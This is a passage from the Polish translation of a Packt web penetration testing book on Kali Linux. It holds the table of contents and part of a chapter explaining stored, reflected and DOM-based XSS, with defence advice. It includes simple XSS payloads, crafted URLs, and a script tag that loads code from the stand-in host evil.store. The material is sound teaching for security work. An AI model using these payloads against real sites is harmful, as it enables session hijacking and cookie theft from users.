



Technologia i rozwiązania

Kali Linux

Testy penetracyjne

Wydanie II



Juned Ahmed Ansari

[PACKT] open source*
PUBLISHING community experience distilled

Tytuł oryginału: Web Penetration Testing with Kali Linux, Second Edition

Tłumaczenie: Łukasz Piwko

ISBN: 978-83-283-3214-0

Copyright © Packt Publishing 2015.

First published in the English language under the title
"Web Penetration Testing with Kali Linux – Second Edition (9781783988525)".

Polish edition copyright © 2017 by Helion SA
All rights reserved.

All rights reserved. No part of this book may be reproduced or transmitted in any form or by any means, electronic or mechanical, including photocopying, recording or by any information storage retrieval system, without permission from the Publisher.

Wszelkie prawa zastrzeżone. Nieautoryzowane rozpowszechnianie całości lub fragmentu niniejszej publikacji w jakiegokolwiek postaci jest zabronione. Wykonywanie kopii metodą kserograficzną, fotograficzną, a także kopiowanie książki na nośniku filmowym, magnetycznym lub innym powoduje naruszenie praw autorskich niniejszej publikacji.

Wszystkie znaki występujące w tekście są zastrzeżonymi znakami firmowymi bądź towarowymi ich właścicieli.

Autor oraz Wydawnictwo HELION dołożyli wszelkich starań, by zawarte w tej książce informacje były kompletne i rzetelne. Nie biorą jednak żadnej odpowiedzialności ani za ich wykorzystanie, ani za związane z tym ewentualne naruszenie praw patentowych lub autorskich. Autor oraz Wydawnictwo HELION nie ponoszą również żadnej odpowiedzialności za ewentualne szkody wynikłe z wykorzystania informacji zawartych w książce.

Wydawnictwo HELION
ul. Kościuszki 1c, 44-100 GLIWICE
tel. 32 231 22 19, 32 230 98 63
e-mail: helion@helion.pl
WWW: <http://helion.pl> (księgarnia internetowa, katalog książek)

Drogi Czytelniku!
Jeżeli chcesz ocenić tę książkę, zajrzyj pod adres
<http://helion.pl/user/opinie/kali2>
Możesz tam wpisać swoje uwagi, spostrzeżenia, recenzję.

Printed in Poland.

- [Kup książkę](#)
- [Poleć książkę](#)
- [Oceń książkę](#)

- [Księgarnia internetowa](#)
- [Lubię to! » Nasza społeczność](#)

Spis treści

O autorze	9
O korektorach merytorycznych	11
Wstęp	13
Rozdział 1. Podstawy testów penetracyjnych i aplikacji sieciowych	19
Aktywne testowanie zabezpieczeń	20
Kim jest haker	21
Różne metodyki testowania	21
Plan operacji	23
Czarna czy szara skrzynka	23
Dane kontaktowe klienta	23
Sposób powiadamiania działu IT klienta	24
Postępowanie z poufnymi danymi	24
Spotkania sprawozdawcze	24
Ograniczenia testów penetracyjnych	25
Dlaczego należy testować aplikacje sieciowe	26
Ataki oparte na inżynierii społecznej	28
Szkolenia z obrony przed atakami z użyciem inżynierii społecznej	29
Podstawy budowy aplikacji sieciowych dla pentesterów	29
Protokół HTTP	30
Nagłówki żądania i odpowiedzi	30
Metody HTTP ważne w kontekście testów penetracyjnych	33
Śledzenie sesji przy użyciu ciasteczek	35
Dane HTML-a w odpowiedzi HTTP	37
Wielowarstwowe aplikacje sieciowe	38
Podsumowanie	39

Rozdział 2. Konfiguracja środowiska pracy w systemie Kali Linux	41
Kali Linux	41
Udoskonalenia wprowadzone w Kali Linuksie	42
Instalowanie Kali Linuksa	43
Wirtualizacja Kali Linuksa a instalacja na fizycznym sprzęcie	48
Najważniejsze narzędzia w systemie Kali Linux	49
Pośredniki aplikacji sieciowych	49
Sieciowy skaner luk w zabezpieczeniach	53
Narzędzia do identyfikacji systemów CMS	56
Fuzzery aplikacji sieciowych	57
Testowanie penetracyjne przy użyciu narzędzia Tor	57
Konfiguracja Tora i nawiązywanie anonimowego połączenia	58
Wizualizacja żądania sieciowego w Torze	60
Kilka uwag o Torze na zakończenie	61
Podsumowanie	62
Rozdział 3. Prowadzenie rekonesansu i profilowanie serwera sieciowego	63
Rekonesans	64
Rekonesans pasywny a rekonesans aktywny	64
Rekonesans — zbieranie informacji	65
Skanowanie — badanie celu	73
Skanowanie portów za pomocą narzędzia Nmap	74
Identyfikacja systemu operacyjnego za pomocą Nmap	78
Profilowanie serwera	79
Podsumowanie	98
Rozdział 4. Najważniejsze wady aplikacji sieciowych	99
Wycieki informacji	100
Przeglądanie zawartości katalogów	100
Wady dotyczące mechanizmów uwierzytelniania	102
Protokoły uwierzytelniania i związane z nimi błędy	102
Łamanie haseł i loginów metodą brute force	103
Przeglądanie ścieżki	105
Przeglądanie ścieżki za pomocą narzędzia Burp	107
Luki umożliwiające wstrzykiwanie kodu	109
Wstrzykiwanie poleceń	109
Wstrzykiwanie kodu SQL	110
Ataki typu XSS	112
Potencjał ataków typu XSS	114
Ataki typu CSRF	114
Luki dotyczące sesji	115
Sposoby kradzieży tokenów	116
Narzędzia do analizy tokenów	117
Ataki z wykorzystaniem spreparowanych identyfikatorów sesji	117
Obrona przed atakami z wykorzystaniem spreparowanych identyfikatorów sesji	118

Luka związana z dołączaniem plików	119
Dołączanie plików zdalnych	119
Dołączanie plików lokalnych	119
Obrona przed atakami polegającymi na dołączaniu plików	120
Zatrutowanie parametrów HTTP	120
Obrona	123
Dzielenie odpowiedzi HTTP	123
Obrona	124
Podsumowanie	124
Rozdział 5. Ataki na serwer metodą wstrzykiwania kodu	127
Wstrzykiwanie poleceń	128
Identyfikacja parametrów do wstrzykiwania danych	129
Komunikaty o błędach i wstrzyknięcia ślepe	130
Metaznaki do oddzielania poleceń	130
Szukanie za pomocą skanera luk umożliwiających wstrzykiwanie poleceń	131
Wstrzykiwanie poleceń za pomocą Metasploita	134
Wykorzystywanie luki Shellshock	138
SQL injection	142
Instrukcje SQL	142
Możliwości ataku z wykorzystaniem luki typu SQL injection	144
Ślepe ataki typu SQL injection	145
Metody testowania aplikacji pod kątem luk typu SQL injection	146
Automat sqlmap	147
BBQSQL — środowisko do ślepego wstrzykiwania kodu SQL	150
Wstrzykiwanie kodu do baz MySQL za pomocą programu sqlsus	151
sqlninja — MS SQL injection	152
Podsumowanie	154
Rozdział 6. Luka umożliwiająca przeprowadzanie ataków XSS i XSRF	155
Historia ataków typu XSS	156
Wprowadzenie do JavaScriptu	156
Podstawowe informacje o atakach typu XSS	157
Typy ataków XSS	159
Ataki XSS z utrwaleniem	159
Refleksyjne ataki XSS	161
Ataki XSS na DOM	161
Ataki XSS z użyciem metody POST	164
XSS i JavaScript — śmiertelna mieszanka	165
Kradzież ciasteczek	165
Rejestrowanie naciskanych klawiszy	166
Zmiana wyglądu witryny	166
Skanowanie w poszukiwaniu luk typu XSS	167
Zed Attack Proxy	167
XSSer	172
w3af	175

Luki typu XSRF	179
Warunki powodzenia ataku	179
Technika ataku	179
Szukanie luk typu XSRF	180
Techniki obrony przed atakami XSRF	181
Podsumowanie	182
Rozdział 7. Atakowanie witryn SSL	183
Secure Socket Layer	184
SSL w aplikacjach sieciowych	185
Proces szyfrowania SSL	186
Szyfrowanie asymetryczne a szyfrowanie symetryczne	187
Zapewnianie nienaruszalności danych za pomocą mieszania	189
Identyfikacja słabych implementacji SSL	190
Ataki typu man in the middle na SSL	196
Podsumowanie	201
Rozdział 8. Przeprowadzanie ataków przy użyciu frameworków	203
Socjotechnika	204
Pakiet narzędzi socjotechnicznych	205
Ataki spear phishing	206
Ataki z użyciem strony internetowej	209
Java Applet Attack	209
Credential Harvester Attack	210
Web Jacking Attack	211
Metasploit Browser Exploit	212
Tabnabbing Attack	212
Browser Exploitation Framework	214
Wprowadzenie do BeEF	214
Wstrzykiwanie uchwytu BeEF	215
Atak XSS na Mutillidae za pomocą BeEF	221
Wstrzykiwanie zaczepu BeEF metodą MITM	223
Podsumowanie	225
Rozdział 9. AJAX i usługi sieciowe — luki bezpieczeństwa	227
Wprowadzenie do technologii AJAX	228
Składniki technologii AJAX	229
Zasada działania technologii AJAX	229
Kwestie bezpieczeństwa w odniesieniu do technologii AJAX	232
Trudności w wykonywaniu testów penetracyjnych aplikacji AJAX	234
Przeszukiwanie aplikacji AJAX	234
Analizowanie kodu klienckiego — Firebug	238
Usługi sieciowe	241
Podstawowe informacje o usługach SOAP i usługach REST-owych	242
Zabezpieczanie usług sieciowych	243
Podsumowanie	245

Rozdział 10. Fuzzing aplikacji sieciowych	247
Podstawy fuzzingu	248
Typy technik fuzzingu	249
Fuzzing mutacyjny	249
Fuzzing generacyjny	250
Zastosowania fuzzingu	250
Frameworki fuzzingowe	252
Etapy fuzzingu	253
Testowanie fuzzingowe aplikacji sieciowych	254
Fuzzery aplikacji sieciowych w Kali Linuksie	256
Podsumowanie	263
Skorowidz	265

Luki umożliwiające przeprowadzanie ataków XSS i XSRF

W epoce Web 2.0 coraz więcej przedsiębiorstw zaczyna korzystać z rozbudowanych aplikacji internetowych, za pomocą których prowadzi się handel elektroniczny, przeprowadza operacje bankowe, handluje na giełdzie, zapisuje dane metodyczne itd. Dla wygody użytkownika aplikacje te zawierają elementy interaktywne i przechowują poufne informacje o użytkowniku. Programiści takich aplikacji powinni z najwyższą starannością podchodzić do kwestii bezpieczeństwa i podejmować wszelkie możliwe środki zapewniające poufność i nienaruszalność przechowywanych w ten sposób danych.

W przypadku gdy program pobiera dane od użytkownika, najczęściej wątpliwości budzi fakt, że informacjom tym nie można ufać. Użytkownik zamiast prawidłowego loginu może wpisać skrypt, a zadaniem aplikacji jest wykrycie takich szkodliwych działań. Jeśli system nie będzie skutecznie oczyszczał danych otrzymywanych na wejściu, napastnicy wykorzystają to do przeprowadzenia ataku.

W tym rozdziale omawiam ataki typu **XSS** (ang. *cross-site scripting*) i **XSRF** (ang. *cross site request forgery*). W obu przypadkach bezpośrednim celem napastnika nie jest użytkownik końcowy, lecz chodzi o wykorzystanie luki w zabezpieczeniach witryny internetowej, którą ten użytkownik odwiedza. Gdy napastnikowi uda się umieścić swój skrypt w takim serwisie, będzie on infekował wszystkich, którzy do niego wejdą.

W tym rozdziale omówiłem następujące tematy:

- historia ataków typu XSS;
- podstawowe wiadomości o atakach typu XSRF;

- typy ataków XSS;
- XSS i JavaScript;
- narzędzia do przeprowadzania ataków XSS;
- luki typu XSRF.

Historia ataków typu XSS

Pojęcia XSS i JavaScript często można spotkać w swoim towarzystwie. JavaScript to wykonywany u klienta skryptowy język programowania wprowadzony do użytku w 1995 r. przez firmę Netscape. Język ten stworzono głównie po to, by umożliwić wykonywanie pewnych działań w przeglądarce internetowej. I choć JavaScriptu można używać także do innych celów, nadal najczęściej znajduje on zastosowanie w implementacji wykonywanych w przeglądarkach skryptów sterujących prezentacją stron, np. wyświetlających wyskakujące okienka dialogowe, gdy użytkownik wpisze nieprawidłową wartość w polu formularza, albo pokazujących reklamy na stronach internetowych.

Niektórzy hakerzy szybko odkryli, że za pomocą JavaScriptu można odczytywać dane ze stron internetowych ładowanych w sąsiednich oknach lub ramkach. Oznaczało to, że szkodliwa witryna mogła przekroczyć granicę i reagować z treścią załadowaną na całkiem innej stronie internetowej, pochodzącej z innej domeny. Stąd właśnie wzięła się nazwa *cross-site scripting* (wykonywanie skryptów między witrynami). Aby uniemożliwić przeprowadzanie ataków tą metodą, firma Netscape wprowadziła zasadę wspólnego pochodzenia, w myśl której skrypty z jednej strony mają dostęp tylko do innych stron należących do tej samej domeny. Innymi słowy: uniemożliwiono napastnikom odczytywanie za pomocą JavaScriptu danych z dowolnej strony.

W pierwszych latach XXI w. ataki typu XSS zyskały rozgłos, ponieważ za ich pomocą hakerzy zaczęli zmuszać strony internetowe do ładowania szkodliwych skryptów w przeglądarkach internetowych. Choć cele ataków XSS z biegiem lat się zmieniły, nazwa pozostała ta sama, przez co niektórzy zastanawiają się, o co w tym chodzi. Hakerzy wynaleźli wiele metod wykorzystania ataków typu XSS, np.: do skanowania portów, rejestrowania naciskanych klawiszy czy wyświetlania szkodliwych reklam.

Za pomocą ataku typu XSS można też wstrzyknąć do podatnej strony internetowej kod VBScriptu, ActiveX lub Flasha. Jednak, ze względu na powszechność JavaScriptu, w dalszej części rozdziału przedstawiam przykłady oparte na użyciu skryptów właśnie w tym języku.

Wprowadzenie do JavaScriptu

Na początek pragnę podkreślić, że język programowania JavaScript to nie to samo co Java. Firma Netscape wybrała taką nazwę wyłącznie ze względów marketingowych, ponieważ w czasie gdy powstał JavaScript, język Java zdobywał ogromną popularność. W dynamicznych aplikacjach sieciowych JavaScript znajduje liczne zastosowania. Skrypty mogą być osadzone na stronach internetowych w specjalnych znacznikach HTML-a i mogą pobierać dane z różnych źródeł, na

podstawie których budowana jest następnie ostateczna prezentacja. Prostym przykładem może być witryna portalu społecznościowego budująca stronę profilu przez załadowanie obrazu, danych użytkownika i starych wpisów z kilku miejsc. Poniżej znajduje się opis kilku sposobów użycia JavaScriptu w kodzie HTML-a:

- **Znacznik `script`** — kod JavaScriptu można umieścić bezpośrednio na stronie internetowej za pomocą znacznika `<script>`. Na przykład:


```
<script> alert("XSS"); </script>
```
- **Znacznik `body`** — skrypt można też wstawić na stronę przy użyciu zdarzenia `onload` w znaczniku `<body>`. Na przykład:


```
<body onload=alert("XSS")>
```
- **Znacznik `img`** — ten sposób wykonywania kodu JavaScriptu jest często wykorzystywany do nieuczciwych celów. Na przykład:


```

```

Skrypty JavaScriptu można też wstawiać na strony internetowe przy użyciu innych znaczników, np.: `<iframe>`, `<div>` czy `<link>`.

Za pomocą JavaScriptu można nie tylko pobierać informacje z serwera, ale także wykonywać działania na **obiektywnym modelu dokumentu** (ang. *Document Object Model* — DOM) oraz uzyskiwać dostęp do danych przeglądarki internetowej i właściwości systemu operacyjnego. Wprawdzie projektanci JavaScriptu przewidzieli możliwość wykonywania skryptów w bardzo ograniczonym środowisku wykonawczym z niewielkimi uprawnieniami w systemie operacyjnym, ale nawet to wystarcza napastnikom do robienia pewnych bardzo nieprzyjemnych rzeczy.

załadowany w przeglądarce skrypt ma dostęp do należących do sesji użytkownika ciasteczek i do historii otwieranych adresów URL. W ciasteczkach często przechowuje się identyfikatory sesji, więc jeśli haker je wykradnie, może zapanować nad sesją. Ponadto JavaScript ma też pełny dostęp do struktury DOM strony internetowej i może modyfikować kod HTML-a strony, w związku z czym haker może wyświetlić na komputerze użytkownika własną treść. Jeśli dodatkowo napastnik zaciemni swój kod JavaScriptu, to niewprawiony w analizowaniu kodu zwykły użytkownik ma niewielką szansę wykryć oszustwo.

DOM to logiczna struktura definiująca atrybuty i sposoby prezentacji na stronie różnych obiektów (np.: tekstu, obrazów, nagłówków czy odnośników) oraz określająca reguły manipulowania nimi.

Podstawowe informacje o atakach typu XSS

Mówiąc najprościej: celem ataku typu XSS jest wykonanie szkodliwego kodu JavaScriptu w przeglądarce użytkownika. Skrypt ten jest dostarczany do klienta za pośrednictwem strony internetowej podatnej na ataki XSS. U klienta przeglądarka internetowa traktuje skrypty jako legalną część


strony internetowej i je wykonuje. Uruchomiony w przeglądarce ofiary skrypt może zmusić przeglądarkę do wykonania różnych czynności, jak również do przeprowadzenia nieuczciwych transakcji, wykradzenia ciasteczek czy przekierowania użytkownika na inną stronę.

W ataku XSS zwykle biorą udział następujące podmioty:

- napastnik;
- podatna na ataki aplikacja sieciowa;
- ofiara korzystająca z przeglądarki internetowej;
- dodatkowa witryna, do której napastnik chce przekierować przeglądarkę lub którą chce zaatakować za pośrednictwem ofiary.

Przeanalizujemy przykład ataku XSS:

1. Najpierw przy użyciu legalnych danych napastnik sprawdza podatność pól aplikacji sieciowej na ataki XSS. Obiecujące dla niego są pola, które zwracają dane z powrotem do przeglądarki. Przykład takiej sytuacji jest pokazany na poniższym rysunku. Witryna przekazuje dane za pomocą metody GET i wyświetla je w przeglądarce:




2. Gdy napastnik wykryje słabo zabezpieczony parametr, za pomocą którego można dokonać wstrzyknięcia kodu, musi znaleźć sposób na dostarczenie do użytkownika szkodliwego adresu URL zawierającego kod JavaScriptu. Jednym ze sposobów jest wysłanie fałszywej wiadomości e-mail bądź zmuszenie ofiary do otwarcia wiadomości za pomocą phishingu.
3. Wiadomość e-mail powinna zawierać adres URL do podatnej na ataki aplikacji internetowej z dołączonym kodem JavaScriptu. Gdy użytkownik kliknie spreparowany odnośnik, przeglądarka przetworzy adres i wyśle do witryny zawarty w nim kod. Dane w postaci skryptu JavaScriptu zostaną zwrócone do przeglądarki i w niej wykonane. Możemy np. spróbować wykonać taki wredny kod JavaScriptu: `<script>alert('Mam Cię!!')</script>`.

Aby tego dokonać, moglibyśmy spreparować poniższy adres URL:

```
http://example.org/hello.php?name=<script>alert('Mam Cię!!')</script>
```

4. Metody `alert` często używa się w demonstracjach i w celu przetestowania aplikacji pod kątem podatności na ataki. W dalszej części tego rozdziału opisuję też inne metody z użyciem JavaScriptu często stosowane przez napastników.
5. Jeżeli aplikacja sieciowa jest podatna na ataki, to w przeglądarce użytkownika pojawi się okno dialogowe podobne do widocznego na poniższym rysunku:



Typy ataków XSS

Głównym celem ataku XSS jest wykonanie kodu JavaScriptu w przeglądarce internetowej ofiary, ale cel ten można osiągnąć na wiele sposobów. Wszystko tak naprawdę zależy od budowy i przeznaczenia atakowanej witryny. Wyróżnia się trzy podstawowe kategorie ataków XSS:

- atak XSS z utrwaleniem (ang. *persistent XSS*);
- refleksyjny atak XSS (ang. *reflected XSS*);
- atak XSS na DOM (ang. *DOM XSS*).

Ataki XSS z utrwaleniem

Ten rodzaj ataku XSS nazywany jest po angielsku *persistent XSS* lub *stored XSS*, ponieważ polega na wstrzyknięciu danych na serwer sieciowy lub do bazy danych na serwerze, po czym aplikacja serwuje go użytkownikom bez żadnej kontroli. Tego rodzaju atak mógłby przeprowadzić napastnik chcący zainfekować komputery wszystkich użytkowników serwisu. Udana próba tego typu daje hakerowi szerokie pole do działania.


Oto typowe cele ataków XSS z utrwaleniem:

- internetowe fora dyskusyjne,
- portale społecznościowe,
- serwisy z wiadomościami.

Ataki XSS z utrwaleniem są uważane za najbardziej szkodliwą odmianę wszystkich ataków typu XSS, ponieważ skrypt hakera zostaje automatycznie wstrzyknięty do przeglądarki ofiary. Napastnik nie musi dodatkowo posilkować się phishingiem, aby nakłonić użytkownika do kliknięcia łącza. Szkodliwy skrypt zostaje wysłany do podatnej na ataki witryny i jest przesyłany do użytkowników podczas normalnego przeglądania stron. Ponadto w ataku XSS z utrwaleniem można bezpośrednio zaimportować plik JavaScriptu ze zdalnego serwera. Poniższy skrypt np. będzie pobierał ze zdalnego serwera kod JavaScriptu do wykonania:

```
<script type="text/javascript" src=http://evil.store/malicious.js></script>
```

Na poniższym schemacie przedstawiona jest aplikacja sieciowa podatna na ataki XSS z utrwaleniem. Jest to forum internetowe, którego użytkownicy mogą tworzyć konta i kontaktować się z innymi użytkownikami. Aplikacja zapisuje w bazie danych profile wraz z innymi danymi. Hacker odkrywa, że ta aplikacja nie oczyszcza danych przekazanych w sekcji komentarzy, więc wykorzystuje ten fakt do dodania szkodliwego kodu JavaScriptu za pomocą pola komentarza. Kod ten zostaje zapisany w bazie danych aplikacji. Gdy niczego nie podejrzewająca ofiara wyświetli któryś z komentarzy, w jej przeglądarce internetowej zostanie wykonany wysłany przez napastnika skrypt, który pobiera ciasteczko i wysyła je do zdalnego serwera znajdującego się pod kontrolą hakera:




Refleksyjne ataki XSS

Refleksyjne ataki XSS zwane są też atakami XSS bez utrwalenia (ang. *nonpersistent XSS*). W ramach takiego ataku szkodliwy skrypt jest wysyłany przez ofiarę w żądaniu do aplikacji sieciowej, która zwraca go w odpowiedzi do przeglądarki. W pierwszej chwili może się wydawać, że przeprowadzenie takiego ataku jest bardzo trudne, ponieważ nikt z własnej woli nie wyśle szkodliwego skryptu do serwera, ale hakerzy mają bogaty zestaw sposobów na nakłonienie użytkownika do tego.

Refleksyjne ataki XSS są najczęściej skierowane na konkretne osoby, którym wysyła się fałszywą wiadomość e-mail ze skryptem dołączonym do adresu URL, lub przeprowadza się je za pomocą publikacji odnośnika w ogólnodostępnej witrynie i zmusza się użytkowników do jego kliknięcia. Jeśli dodatkowo napastnik skorzysta z usługi skracania adresów, aby ukryć swój długi i dziwnie wyglądający adres, mogący wzbudzać wątpliwości u potencjalnej ofiary, to atak ma naprawdę dużą szansę powodzenia.

Na poniższym schemacie przedstawiona jest sytuacja, w której ofiara zostaje sztuczką nakloniona do kliknięcia adresu URL dostarczającego do aplikacji skrypt, który następnie zostaje zwrócony do przeglądarki bez odpowiedniego sprawdzenia:



Ataki XSS na DOM

Trzeci rodzaj ataków XSS ma charakter lokalny i jest skierowany bezpośrednio na przeglądarkę internetową ofiary. W tym przypadku, w odróżnieniu od dwóch poprzednich rodzajów ataku, napastnik nie wysyła szkodliwej treści do serwera, czekając na zwrócenie jej potem do przeglądarki, która traktuje otrzymany kod jako zaufaną treść aplikacji i wykonuje go podczas ładowania strony. W atakach XSS na DOM wykonywany jest tylko legalny skrypt dostarczony przez serwer.

Coraz więcej stron HTML-owych jest generowanych nie przez serwer, tylko przez skrypty JavaScriptu pobierane przez klienta z serwera. Za każdym razem gdy odświeżana jest tylko część strony, wykorzystywany jest kod JavaScriptu. Typowym przykładem jest witryna na żywo przedstawiająca wyniki meczu. Sekcja z wynikami jest w niej aktualizowana w równych odstępach czasu.

Ataki XSS na DOM wykorzystują taki legalny kod przeznaczony do wykonania przez klienta. W tym ataku najważniejsze jest to, że legalny skrypt na podstawie danych wprowadzanych przez użytkownika dodaje treść HTML-a do strony, która następnie zostaje wyświetlona w oknie przeglądarki.

Przeanalizujemy konkretny przykład ataku XSS na DOM:

1. Wyobraź sobie stronę internetową, która ma wyświetlać dostosowaną treść w zależności od nazwy miasta podanej w adresie URL. Nazwa ta jest również wyświetlana na stronie HTML-owej w przeglądarce użytkownika:

`http://www.cityguide.com/index.html?city=Mumbai`

2. Gdy przeglądarka otrzyma powyższy adres, wysyła do `http://www.cityguide.com/` żądanie strony internetowej. W przeglądarce użytkownika następuje pobranie i wykonanie legalnego kodu JavaScriptu, który dodaje do nagłówka strony nazwę miasta. Nazwa ta pochodzi z adresu URL (w tym przypadku jest to Mumbai), a więc stanowi parametr pozostający pod kontrolą użytkownika.

3. Jak napisałem wcześniej, w atakach XSS na DOM szkodliwych skryptów nie wysyła się do serwera. Jest to możliwe dzięki dodaniu do adresu URL znaku #, który powoduje, że wszystko, co znajduje się za nim, nie zostanie wysłane. W efekcie działający na serwerze kod nie ma dostępu do tej części adresu, mimo że może z niej korzystać kod działający na kliencie.

Przykładowy szkodliwy adres URL skonstruowany według tej zasady może wyglądać tak:


`http://www.cityguide.com/index.html?#city=<script>function</script>`

4. Podczas ładowania strony przeglądarka znajduje legalny skrypt, który pobiera z adresu URL nazwę miasta do wstawienia do kodu HTML-a. W tym przypadku jednak skrypt otrzymuje nie nazwę miasta, tylko skrypt, który dodaje do źródła strony. Podczas jej renderowania przeglądarka wykonuje ten skrypt, co oznacza udane przeprowadzenie ataku XSS na DOM.

Na rysunku na następnej stronie schematycznie przedstawiono zasadę wykonywania ataku XSS na DOM:

Obrona przed atakami XSS na DOM

Ponieważ szkodliwa treść wykorzystywana w ataku XSS na DOM nie trafia do serwera, nie da się jej wykryć za pomocą technik serwerowych. Oczywiście problem dotyczy sposobu działania aplikacji, ale leży po stronie kodu wykonywanego u klienta. Jedną z podstawowych metod obrony jest rezygnacja z budowania stron HTML-owych za pomocą skryptów wykonywanych w przeglądarce.



Czasami nie da się uniknąć odbierania danych od użytkownika w kodzie lokalnym i wówczas najlepszym rozwiązaniem jest nieużywanie ryzykownych elementów HTML-a i metod JavaScriptu.

Z poniższych rozwiązań należy korzystać z największą ostrożnością:

- `document.write()`:


```
document.write('City name='+userinput);
```
- `element.innerHTML`:


```
element.innerHTML='<div>'+userinput
+'</div>';
```
- `eval`;


```
var UserInput="'Mumbai';alert(x);";
eval("document.forms[0]."+"Cityname="+txtUserInput);
```

Dodatkowo dane przekazywane przez użytkownika można kodować przed ich użyciem w kodzie klienckim. Można także korzystać ze znaków oddzielania łańcuchów oraz opakowywać dane użytkowników we własne funkcje. Niektóre środowiska JavaScriptu mają też wbudowane mechanizmy ochrony przed atakami na DOM.

